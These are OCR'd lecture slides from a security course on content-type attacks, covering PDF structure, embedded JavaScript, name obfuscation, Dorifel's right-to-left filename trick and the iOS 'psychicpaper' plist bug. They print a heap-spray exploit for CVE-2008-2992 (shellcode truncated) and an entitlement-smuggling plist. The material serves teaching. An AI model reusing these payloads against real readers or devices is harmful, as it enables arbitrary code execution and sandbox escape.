

Content-Type Attacks

ECE568 – Lecture 23

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Outline

Content-Type Attacks

- Understanding the vectors
- PDF files
- Future Trends

Understanding the Vectors

JPEG Files

- Reasonably simple file format, not popularly associated with a virus risk
- Multiple vulnerabilities have appeared over the years in libraries that parse even this simple format
- **2004:** Microsoft (Graphics Device Interface) GDI+
  - Hundreds of effected programs; arbitrary code execution possible
- **2010:** Microsoft Paint, Avaya Meeting Exchange
  - Arbitrary code execution possible

File Formats


- The format specifications for many popular document types (PDF, DOC, etc.) are now extremely complex
  - **PDF spec (v6):** 1,310 pages
  - **Microsoft Open XML spec:** 929 pages just to describe how Microsoft has interpreted the ISO/IEC 29500 standard that specifies the Open XML document format.

File Formats


- Even the simplest document requires thousands of lines of code to process

  - **TXT:** 12 bytes
  - **DOC:** 22,016 bytes
  - **DOCX:** 21,917 bytes
  - **PDF:** 12,535 bytes
  - **PPTX:** 35,574 bytes
  - **XLSX:** 27,437 bytes

Content-Type Attack



Attack Vector



PDF Files

- PDF files have been the most-targeted file format for attacks in recent years
- Likely the result of many proof-of-concept attacks available in the public domain

PDF Files

PDF File Format


- PDF Files start with a line describing the PDF language version:

```
%PDF-1.1
```

- Remainder of the file describes a hierarchy of **objects** that make up the document:

```
[index #] [version #] obj
<<
[content]
>>
```

- See sample PDF file on course website


Root
1 0 obj
Outline
2 0 obj
3 0 obj
Page
4 0 obj
Kid
5 0 obj
6 0 obj
7 0 obj
Content
Font

PDF File Format

- Data is uncompressed by default:

```
2 0 obj
<< >> stream
BT/default 99 Tf 1 0 0 1 1 715 Tm
(Hello World!) Tj ET
endstream
endobj
```

- …but is often compressed to obfuscate the contents; checking PDF files for malicious code is hard.
- Didier Stevens has created a handy suite of tools for analyzing PDF files (pdf-parser):

  http://blog.didierstevens.com/programs/pdf-tools/

PDFs and JavaScript

- Objects can contain malicious JavaScript
- The objects can be automatically called when the document opens:

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert('Hello world');)
>>
endobj
```

Detecting Attacks

- The PDF spec has a great deal of flexibility: many opportunities for attackers to obfuscate their code:

```
/OpenAction 42 0 R
/#4FpenAction 42 0 R
/#4Fpen#41ction 42 0 R
/#4f#70#65#63#41#63tio#63 42 0 R
…
```

- Exploits can be triggered through a number of other means (annotations, forms, etc.)
  - Contents of those objects may be compressed
  - See the MetaSploit project for example exploits

Other Attacks

- One solution is just to disable JavaScript
  - Breaks a number of PDF forms
  - Assumes that JavaScript is the only attack vector
- PDF parsing engines are complicated, and vulnerabilities are regularly discovered
- **Example:** CVE-2008-2992
  - Overflow vulnerability in implementation of printf
  - Could be exploited to allow arbitrary code to be executed if a very large number was printed
  - Many proof-of-concept scripts were created

```
var payload = unescape("%u03eb%ueb59%ue805%ufff8%uffff…");
for (i=128; i >= 0; i--) NOPsled += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = NOPsled + payload;

bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize + heapblock.length
while ( bigblock.length < spray ) bigblock += bigblock;

fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);

while( block.length + spray < 0x40000 ) block = block + block + fillblock;
mem = new Array();
for (i=0; i < 1400; i++) mem[i] = block + heapblock;

var num = 1299999999999999999888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
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util.printf("%45000f", num);
```

Prevention Options

- Turning off library features breaks standards
- Virus scanners are reactive, not proactive
- A more generalized approach is needed
  - Recent versions of Adobe Reader for Windows now all ship with DEP (non-executable stack/heap) turned on by default
  - Is this sufficient?

Future Trends

Future Trends: Dorifel

- The Dorifel virus started spreading in late 2012
  - Downloaded onto many systems already infected with another piece of malware designed to steal banking credentials (Citadel)
  - Launches on startup and takes some steps to avoid detection (terminates itself if it sees “taskmgr.exe”)
  - Uses a “right-to-left” Unicode vulnerability to hide itself from casual inspection / trick users

Right-to-Left

- Unicode is replacing ASCII as the standard for encoding text using
- Unicode character (U+202E) is defined as the Right-to-Left Override (RLO)
  - Switches the direction that text is displayed in
  - Increasing use in a variety of attacks:

`Resume - John Al[RLO]cod.exe`

displays as: `Resume - John Alexe.doc`

`www.payp[RLO]moc.la`

displays as: `www.paypal.com`

Future Trends: Dorifel

- Scans the system every 5 seconds for Excel and Word documents
- Reads in the document, encrypts it, deletes the original and then replaces it with an executable that, when run:
  - Infects the host machine with Dorifel
  - Decrypts the document to a temporary location
  - Opens the document
- The executable has the original name, but the ".doc" or ".xls" extension overwritten with a Right-to-Left hack ("`[RLO]cod.scr`")

Future Trends: Mobile

A bug in **iOS** versions prior to 13.5 existed that permitted applications to "jailbreak" their way out of their app sandbox.

- "psychicpaper" (https://siguza.github.io/payschichpaper/)


Future Trends: Mobile

Caused by XML parsing confusion

- iOS contains four different implementations of XML parsing code – all of which are used to check application restrictions in various places
- It was discovered that some of the implementations handled *invalid XML tags* differently

Future Trends: Mobile

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <!-- these aren't the droids you're looking for -->
    <!---><!-->
    <key>platform-application</key>
    <true/>
    <key>com.apple.private.security.no-container</key>
    <true/>
    <key>task_for_pid-allow</key>
    <true/>
    <!-- -->
</dict>
</plist>
```


Questions?